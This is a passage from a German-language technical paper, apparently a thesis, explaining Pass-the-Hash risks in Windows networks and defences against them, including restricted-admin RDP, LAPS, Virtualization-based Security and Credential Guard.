Da Fernwartungs-Zugriffe des Helpdesks oft mit Administratoren-Rechten erfolgen, und es sich bei den ferngewarteten Geräten in der Regel um exponierte Clients von Anwendern handelt, die somit besonderer Malware-Gefahr ausgesetzt sind, muss diese Art des Supports als besonders gefährlich betrachtet werden. Eine Malware die es auf die Credentials des Helpdesks abgesehen hat, muss lediglich auffällige Störungen am Gerät provozieren, um den Anwender dazu zu bringen den Helpdesk anzurufen und um Unterstützung zu ersuchen.

Verbesserung / Abhilfe: Microsoft hat auf diese Problematik reagiert und ermöglicht mittlerweile auch die Nutzung eines speziellen `/restrictedAdmin` Parameters bei der Nutzung von RDP (`mstsc.exe`). Dieser Parameter hat zur Folge, dass der Zielmaschine nicht die Logon-Credentials übermittelt werden, sondern lediglich eine Kerberos-Authentifizierung durchgeführt wird, ohne eine Session für den Account auf der zu wartenden Maschine zu erzeugen. Man agiert am Zielsystem somit nicht mit seiner eigenen (Admin-/Helpdesk-) Identität, sondern es wird unter Verwendung des Computer-Accounts der Zielmaschine eine Session erzeugt, die lokale System-Rechte besitzt. In dieser Session befinden sich jedoch keine NTLM-Hashes oder Kerberos-Tickets, die sich für weitere Anmeldungen missbrauchen lassen würden [TE14-PtH, T:53:00], [MIG-PtH, S. 22].

2.3.5. Zwei-Faktor-Authentifizierung, Smartcards

Zwei-Faktor-Authentifizierung mittels Smartcards sichert zwar den interaktiven Logon, und bieten daher grundsätzlich ein deutlich höheres Sicherheitsniveau als rein auf Kennwörtern basierte Authentifizierung. In Bezug auf Pass-the-Hash und Pass-the-Ticket Angriffe ergibt sich jedoch keine signifikante Verbesserung des Schutzniveaus. Die Smartcard wird nur für den interaktiven Logon zwingend benötigt. Zugriff auf andere Ressourcen über das Netzwerk ist nach erfolgter initialer Authentifizierung des Benutzers völlig gleichartig mittels NTLM und Kerberos realisiert. Oft sind Benutzerkonten – obwohl für den interaktiven Logon am System Smartcard-Authentifizierung genutzt wird – dennoch mit Kennwörtern ausgestattet, und selbst wenn nicht werden Hashes basierend auf Zufallswerten systemseitig generiert. Somit sind auch Anwender die Smartcard-Authentifizierung nutzen stets mit Hashes und/oder Tickets ausgestattet, die auf gleichartige Weise wie bereits erläutert missbraucht werden können (vgl. [MTN-PtH1, S. 28], [TE14-PtH, T:26:10]).

2.3.6. Brisanz der Pass-the-Hash Thematik

Die Aktualität des gesamten Themas Pass-the-Hash, Pass-the-Ticket, u.a. sowie die Entwicklung und konsequente Anwendung geeigneter Gegenstrategien leiten sich auch aus den Erkenntnissen des erfolgreich durchgeführten Angriffs auf den deutschen Bundestag im Jahr 2015 ab. Die Aufarbeitung und Analyse der Vorfälle zeigte, dass die Täter offenkundig mit den in diesem Kapitel erläuterten Techniken vorgegangen sind, und so mehrere Domain-Administrator-Konten übernommen hatten (vgl. [HS-Bund]).

Diese Erkenntnisse sollten jeden verantwortungsbewussten IT-Leiter wachrütteln, die Brisanz der Thematik wird möglicherweise mancherorts immer noch unterschätzt.

2.3.7. Gegenstrategien

Wie bereits erläutert sind Pass-the-Hash oder Pass-the-Ticket Angriffe konzeptionelle Probleme jedes Single-Sign-On-Systems und können daher nicht mittels eines einfachen BugFix beseitigt werden. Ab Windows 10 steht ein neues Feature namens *Credential Guard* zur Verfügung, welches die Problematik mittels Virtualisierung und Hardwareunterstützung zu lösen versucht (siehe Kapitel 2.4 und 2.5).

Ungeachtet dessen sollten jedoch die seitens Microsoft sehr ausführlich erläuterten Vorsichtsmaßnahmen umgesetzt werden, welche zum Ziel haben die Gesamtsystem-Sicherheit eines Windows-Netzwerks deutlich zu erhöhen, und es Angreifern möglichst schwer zu machen nach Kompromittierung eines einzelnen Systems die Zugriffsmöglichkeiten auf andere Systeme oder gar hoch privilegierte Konten auszuweiten. Eine zentrale Rolle spielt hierbei, dass Administratoren ihre Arbeitsweise derlei gestalten müssen, dass keine hoch privilegierten Credentials auf Geräten hinterlassen werden, die exponiert betrieben werden oder anderweitigen Risiken ausgesetzt sind. Eine ausführliche Auflistung aller seitens Microsoft empfohlenen Maßnahmen inklusive teils sehr detaillierter Schritt-für-Schritt-Anleitung findet sich in [MTN-PtH] und [MTN-PtH2].

Hierzu gehört zum Beispiel:

- Verweigern des Netzwerk-Zugriffs auf Maschinen unter Verwendung lokaler Benutzerkonten (mittels Policies konfigurierbar). Dies verhindert, dass mit gleichen Kennwörtern konfigurierte lokale Benutzerkonten remote zur Anmeldung an Netzwerkshares oder zur Ausführung von Prozessen genutzt werden können (vgl. [TE14-PtH, T:31:00]).
- Randomisierung sämtlicher lokalen (Admin-)Konten, Geräte dürfen nicht mit gleichartig konfigurierten lokalen Konten/Kennwörtern ausgestattet sein. Hierbei kann z.B. das seitens Microsoft kostenfrei bereitgestellte Werkzeug *Local Administrator Password Solution* (LAPS) verwendet werden (vgl. [MIG-PtH, S. 27ff]).
- Konsequente Verwendung der Option `restrictedAdmin` bei der Nutzung des Terminal-Clients für Helpdesk-/Fernwartungs-Zwecke (vgl. [TE14-PtH, T:53:00] [MIG-PtH, S. 22]).

- Segmentierung der Clients und Server mittels Authentication Policies and Silos, um den Zugriff auf sensible Ressourcen nur von bestimmten Konten und von bestimmten Geräten aus zu ermöglichen (siehe Abbildung 22) (vgl. [TEE14-PtH, S. 13]).




Abbildung 22: Segmentierung der Admin-Zugriffe auf Clients- und Server – Quelle: [TEE14-PtH]

2.4. Virtualization-based Security, Virtual Trust Levels

Betriebssysteme nutzen sogenannte CPU-Ringe, um mittels Unterstützung der Hardware (CPU) den Zugriff auf Ressourcen (z.B. Speicher) zu kontrollieren und Berechtigungen zu limitieren. Das gängige System der vier Ringe (Ring 0 bis Ring 3) wurde bereits seit längerer Zeit durch Hinzufügen von hardware-unterstützen Virtualisierungs-Fähigkeiten um einen sogenannten „Ring -1“ ergänzt. Der hoch privilegierte OS-Kernel läuft in Ring 0, herkömmliche User-Space-Prozesse in Ring 3, und der Hypervisor wird im Bedarfsfall darunter geschoben (siehe Veranschaulichung in Abbildung 23). Applikationen können somit wirksam davon abgehalten werden auf Speicher anderer Prozesse oder des Kernels zuzugreifen, oder Operationen auszuführen zu denen sie nicht berechtigt sind.




Abbildung 23: Herkömmliche Architektur, CPU-Ringe inklusive Virtualisierung – Quelle: [BH15-PtH]

Dieses Prinzip kann nun mit Windows 10 dahingehend erweitert werden, dass nicht nur ein Kernel ausgeführt wird, sondern zwei getrennte Kernel geladen werden können. Das bislang bekannte Betriebssystem mit seinem Kernel- und User-Mode verbleibt im Virtual Trust Level 0 (VTL-0), parallel dazu wird in VTL-1 ein weiteres, sehr schlankes System, bestehend aus Secure-Kernel-Mode (SKM) und Secure-User-Mode (SUM) ergänzt (siehe Veranschaulichung in Abbildung 25), wobei diese beiden Trust-Levels durch den Hypervisor voneinander isoliert werden (vgl. [BH15-PtH, S. 4], [BH15-W10, S. 10ff / T:13:55]).




Abbildung 24: Virtual Trust Levels – Quelle: [BH15-PtH]

Diese Trennung ermöglicht nun die Einführung gänzlich neuer Konzepte wie Secure-Kernel-Code-Integrity, Device-Guard, Credential-Guard, etc…

Möglich wird dies durch die Trennung der angreifbaren „normalen Welt“ in VTL-0 von der „sicheren Welt“ in VTL-1, welche mittels Hypervisor und Hardware-unterstützter Virtualisierung vor der angreifbaren VTL-0 Umgebung isoliert und mittels UEFI Secure-Boot & TPM-basiertem BitLocker vor Kompromittierung geschützt wird.




Abbildung 25: Secure User Mode, Secure Kernel Mode – Quelle: [BH15-PtH]

Die Kommunikation zwischen VTL-0 und VTL-1 findet über einen spezifischen System-Call-Channel statt, wobei diese Zugriffe auf VTL-1 speziell gehärtet sind, da VTL-0 misstraut werden muss. In VTL-1 wird jedoch nicht nur der Secure-Kernel bereitgestellt, sondern es werden auch User-Mode-Prozesse ausgeführt, die Trustlets genannt werden und im sogenannten „Secure User Mode“ (SUM) laufen. Herkömmliche Prozesse in der „normalen Welt“ können mit diesen Trustlets auf altbekannte Weise über API-Calls kommunizieren. Beispielsweise sind nun teile des LSASS (Local Security Authority Subsystem Service) in das Credential-Guard-Trustlet ausgelagert, sodass die Hauptspeicherbereiche in denen Kennwörter, Hashes, Kerberos-Tickets etc… bislang auffindbar waren nicht mehr von VTL-0 aus zugreifbar sind. Beim Zugriff mittels der API bemerkt man aus der „normalen Welt“ hiervon nichts, die Schnittstellen verhalten sich auch wenn dieses neue Feature genutzt wird wie bisher, führen nun jedoch zu einem RPC-Zugriff auf Trustlets im Secure-User-Mode (siehe Veranschaulichung in Abbildung 25). VTL-1 ist für die Applikation in VTL-0 somit nicht sichtbar, der Zugriff darauf erfolgt transparent, eine Benutzer-Schnittstelle zu VTL-1 existiert nicht (vgl. [BH15-PtH, S. 5]).

Auch wenn für die Realisierung der Virtual-Trust-Levels der Hypervisor genutzt wird, so darf diese Technologie dennoch nicht mit klassischen virtuellen Maschinen gleichgesetzt werden. Es handelt sich vielmehr um eine neue Technologie die in Hyper-V 5.0+ (also ab Windows 10 bzw. Windows Server 2016) integriert wurde und über die Boot-Configuration-Data (BCD) des Betriebssystems parametriert wird. Der in VTL-1 laufende Secure-Kernel ist sehr schlank und implementiert nur die allernötigsten Funktionen, etwa um eine

Kommunikation zu ermöglichen und den „Isolated User Mode“ für die Trustlets bereitzustellen (vgl. [BH15-W10, S. 18 / T:16:00]).

2.4.1. Direkter (physischer) Hauptspeicherzugriff und DMA

In der altbekannten x86-Welt sorgt die Memory-Management-Unit (MMU) für die Umsetzung von virtuellen Hauptspeicher-Adressen auf physische Adressen mittels Page-Tables. Kommt nun Virtualisierung hinzu handelt es sich bei den mittels Page-Tables ermittelten Adressen jedoch noch nicht um physische Hauptspeicher-Adressen, sondern um virtuelle, vom Hypervisor zugeordnete Speicherbereiche innerhalb der virtuellen Maschine. Der Hypervisor könnte diese nun wiederum in physische Adressen überführen, moderne CPUs bieten hierfür jedoch Hardwareunterstützung in Form von *Second Level Address Translation* (SLAT) – von Intel auch als *Extended Page Tables* (EPT) bezeichnet. Direkter Hauptspeicherzugriff aus dem nicht vertrauenswürdigen System wird vom Hypervisor mit Unterstützung von Hardware-Virtualisierungs-Features unterbunden. Ein Problem würden jedoch Hardwaregeräte die Direct-Memory-Access (DMA) nutzen darstellen, diese hätten Zugriff auf physischen Hauptspeicher und könnten somit das Sicherheits-Konzept aushebeln. Um auch diese Lücke zu schließen wird daher I/O-MMU Virtualisierung benötigt (von Intel CPUs mittels des VT-d Features bereitgestellt), um direkte DMA Zugriffe zu unterbinden (vgl. [BH15-W10, T:12:50]).

2.4.2. Secure Kernel Code Integrity, Strong Code Guarantees

Secure Kernel Code Integrity (SKCI) oder auch *Hypervisor-based Code Integrity* (HVCI) genannt ist funktional mit der bereits bekannten, herkömmlichen Code Integrity Library von Windows vergleichbar, prüft also die Code-Integrität und verhindert z.B. das Ausführen von nicht signiertem und somit nicht vertrauenswürdigem Code im Kernel-Mode. Während herkömmliche Code-Integrity im Kernel des OS gewährleistet wird und somit – im Falle einer Kompromittierung des Kernels – angreifbar ist, wird *Secure Kernel Code Integrity* (SKCI) über ein Modul das im Secure Kernel Model (SKM) läuft realisiert. Um eine Memory-Page daher als ausführbar zu kennzeichnen reicht es nicht mehr aus Ring-0 Privilegien (Kernel-Mode) zu erlangen und die Speicherseite mit dem Executable-Flag zu markieren. Die Flags (Zugriffsrechte) auf Memory-Pages werden nun aus dem VTL-1 heraus vom Secure-Kernel kontrolliert. Mittels des Hypervisors, der Nutzung von Enhanced Page Tables (EPT bzw. SLAT) und Unterstützung der Hardware (I/O-MMU Virtualisierung mit VT-d) ist es somit möglich, dass Secure-Kernel-Code-Integrity auch auf kompromittierten Systemen dafür sorgt, dass nur korrekt signierter Kernel-Code ausgeführt wird und Speicherseiten nicht durch Angreifer als ausführbar gekennzeichnet werden können. Mittels Device-Guard (siehe Kapitel 2.8) kann dieses Konzept auch auf Usermode-Prozesse ausgeweitet werden, es ist somit möglich die Ausführung von jeglichem nicht signierten Code wirksam zu unterbinden (vgl. [BH15-W10, T:13:55 / S. 14]). Ebenso wie nun wirksam unterbunden werden kann, dass Speicherseiten als ausführbar gekennzeichnet werden, ist es nun auch möglich einen „Write-Only-Speicher“ zur Verfügung zu stellen. Hiervon wird z.B. mittels des neuen Features „Credential Guard“ gebraucht gemacht (siehe Kapitel 2.5).

2.4.3. Hard- & Software-Anforderungen für Virtualization-based-Security

Um die zuvor erläuterte Funktionalität *Virtual Trust Levels* bzw. *Virtualization-based Security* sowie teils auch *Virtual Secure Mode* (VSM) genannt nutzen zu können, sind einige Hard- und Software-Anforderungen zu erfüllen. Diese werden z.B. in der Systembeschreibung von *Credential Guard* und *Device Guard* – neuen Features die auf Virtualization-based Security aufbauen – erläutert (vgl. [MTN-CredG], [MTN-DevG], [MTN-W10sec], [MSP-W10, Chapter 5, S. 62]):

- Ein physischer PC, also keine virtuelle Maschine.
  → Das Feature basiert auf Hyper-V 5.0+ und kann aktuell nicht mit nested Virtualization (verschachtelte Virtualisierung innerhalb von Virtualisierung) genutzt werden. Ob sich dies mit der Verfügbarkeit von Windows Server 2016 (welcher nested Virtualization und virtual TPM unterstützten wird) noch ändern könnte, konnte im Zuge einer Recherche per 31.12.2015 nicht ermittelt werden.
- Hardware basierend auf x64 Architektur mit SLAT (d.h. Intel EPT oder AMT RVI) und IO/MMU Funktionalität, somit sind aktuell nur Intel-CPUs mit „VT-d“ Feature oder AMD-CPUs mit „AMD-Vi“ geeignet, wobei die Mehrzahl der Systeme die ab dem Jahr 2010 vertrieben wurden in der Regel mit dieser Technologie ausgestattet sein dürften. Konkrete Recherchemöglichkeit siehe:
  - http://ark.intel.com/de/search/advanced?VTD=true
  - http://products.amd.com/de-de/search/cpu
- UEFI Firmware ab Version 2.3.1 oder höher und Secure Boot
  (gemäß [BH15-W10, S. 63] keine Muss-Anforderung, jedoch dringend empfohlen)
- TPM 2.0 (ab der 1115 Release vom November 2015 auch TPM 1.2)
- Windows 10 Enterprise Edition

2.5. Credential Guard (Virtualization-based Security)

Mit Windows 10 kann erstmals ein wirksamer Schutz von im Hauptspeicher gehaltenen Passwort-Hashes oder Kerberos-Tickets realisiert werden. Möglich wird dies mittels *Virtualization-based-Security*, teils auch *Isolated User Mode*, *Virtual Trust Levels* (VTL) bzw. *Virtual Secure Mode* (VSM) genannt (siehe Kapitel 2.4).

Wie bereits in Kapitel 2.3 erläutert, werden vom *Local Security Authority Subsystem* (LSASS) auch sensible Anmeldeinformationen wie Kennwort-Hashes und Kerberos-Tickets im Hauptspeicher gehalten. Dies dient z.B. dazu, um eine Single-Sign-On Experience zu bieten und eine ständig wiederkehrende Benutzer-Authentifizierung (z.B. zum Zugriff auf Netzwerkshares, u.a.) zu vermeiden (siehe Abbildung 10 in Kapitel 2.3 auf Seite 28).

Abbildung 26 illustriert die Funktionsweise von Credential-Guard: Mittels Virtualization-based security (Isolated User Mode) wird die Auslagerung der Single-Sign-On Credentials (wie z.B. Kennwort-Hashes und Kerberos-Tickets) in das isolierte Credential-Guard Trustlet ermöglicht. LSAIso stellt ein isoliertes LSA-Environment bereit, eine Form von „write only Memory“, denn Credentials können vom High-Level-Operating-System nur in das Trustlet geschrieben, jedoch vom High-Level-OS aus nicht mehr gelesen werden. Der mit Credentials belegte physische Hauptspeicher ist vom Kernel des High-Level-OS aus nicht zugreifbar.

Aus Sicht der Applikationen hat sich hierbei funktional nichts verändert, das Feature ist transparent implementiert. Das *Local Security Authority Subsystem* (LSASS) nutzt – wenn Credential Guard zur Verfügung steht und aktiviert wurde – spezielle Remote Procedure Call (RPC) Aufrufe die vom Trustled im Isolated-User-Mode ausgeführt werden (siehe Abbildung 26, zusätzliche grundlegende Erläuterung zur Funktionsweise siehe auch Abschnitt 2.4.2) (vgl. [MTN-CredG], [BH15-PtH, Slide 20ff] [TNB-DevG]).




Abbildung 26: Credential Guard, basierend auf Virtualization-based Security – Quelle: [MTN-CredG]

Technisch ist dies so realisiert, dass im Local Security Authority Subsystem (LSASS) des Betriebssystems nur mehr verschlüsselte Credentials aufbehalten werden, die Möglichkeit auf diese im Klartext zuzugreifen besteht innerhalb des regulären Betriebssystems nicht mehr, der Zugriff darauf ist auch nicht mit Kernel-Privilegien möglich. Jene Funktionalitäten des LSASS, welche Zugriff auf Credentials (Hashes, Tickets, …) benötigen, sind gekapselt in den im Secure User Mode laufenden Credential Guard Prozess (LsaIso.exe) ausgelagert und vom High-Level-OS aus nicht zugreifbar. Ein Angreifer der den Hauptspeicher des Systems nach Credentials durchsucht, hat aus dem High-Level-OS heraus somit keine

Möglichkeit hier fündig zu werden (siehe Abbildung 27) (vgl. [BH15-PtH, Slide 25ff], [MIG-PtH, Slide 13f]). Kommt ein *Trusted Platform Module* (TPM) zum Einsatz, wird der Schlüssel zur Entschlüsselung der Secrets innerhalb von *Credential Guard* durch das TPM in Hardware geschützt (vgl. [MTN-CredG]). Ein Angreifer mit voller Kontrolle über das OS der Maschine kann zwar weiterhin LSASS-Operationen wie z.B. eine Netzwerk-Anmeldung mittels NTLM oder Kerberos triggern, und den dabei entstehenden Netzwerkverkehr mitsniffen, daraus ergeben sich jedoch nur jene Angriffsmöglichkeit die auch mittels herkömmlichen Man-in-the-Middle oder Packet-Sniffing-Angriffen denkbar sind. Die modernen Varianten der eingesetzten Kerberos- und NTLMv2-Protokolle sollten jedoch dahingehend keine Schwachstellen aufweisen [RSA15-PtH2, T:2:40]. Schwache Authentifizierungs-Protokolle wie MS-CHAPv2 oder NTLMv1, die derlei Angriffe ermöglichen, werden bei Verwendung von IUM automatisch deaktiviert [RSA15-PtH2, T:11:30].




Abbildung 27: Zugriff auf Klartext-Secrets nur über Credential Guard Trustled – Quelle: [BH15-PtH]

2.5.1. Demonstration der Wirksamkeit von Credential Guard

Abbildung 28 zeigt die hierfür benötigten Prozesse. Der über den Hypervisor isolierte *Isolated User Mode* ist als Prozess „Secure System“ im Taks-Manager sichtbar. Die Funktionalitäten von Credential Guard werden über den `LsaIso.exe` Prozess bereitgestellt.




Abbildung 28: LSASS und Credential Guard Prozesse – Quelle: [SL-W10s2, T:54:25]

Ein Zugriff auf den Speicher des `LsaIso.exe` Prozesses ist nicht möglich, Versuche den Speicher des Credential Guard Prozesses mittels jedweder Werkzeuge zu extrahieren sind nicht erfolgreich (siehe Abbildung 29).

Angriffe wie *Pass-the-Hash* (PtH) oder *Pass-the-Ticket* sind somit nicht mehr durchführbar. Populäre Tools die derlei Angriffe ermöglichen (z.B. *mimikatz*[4]) haben keine Möglichkeit mehr die Hashes aus dem Hauptspeicher zu extrahieren. In Abbildung 30 wird demonstriert, dass eine Extraktion des NTLM-Hash aus dem Hauptspeicher mittels *mimikatz* bei Verwendung von Credential Guard nicht mehr erfolgreich ist, zum Vergleich wird in Abbildung 31 gezeigt, dass ohne Verwendung von Credential Guard der Zugriff auf die NTLM-Hashes im RAM problemlos gelingt [JA-VSM].




Abbildung 29: Kein Zugriff auf Speicher des Lsalso.exe Prozesses – Quelle: [SL-W10s2 T:58:15]

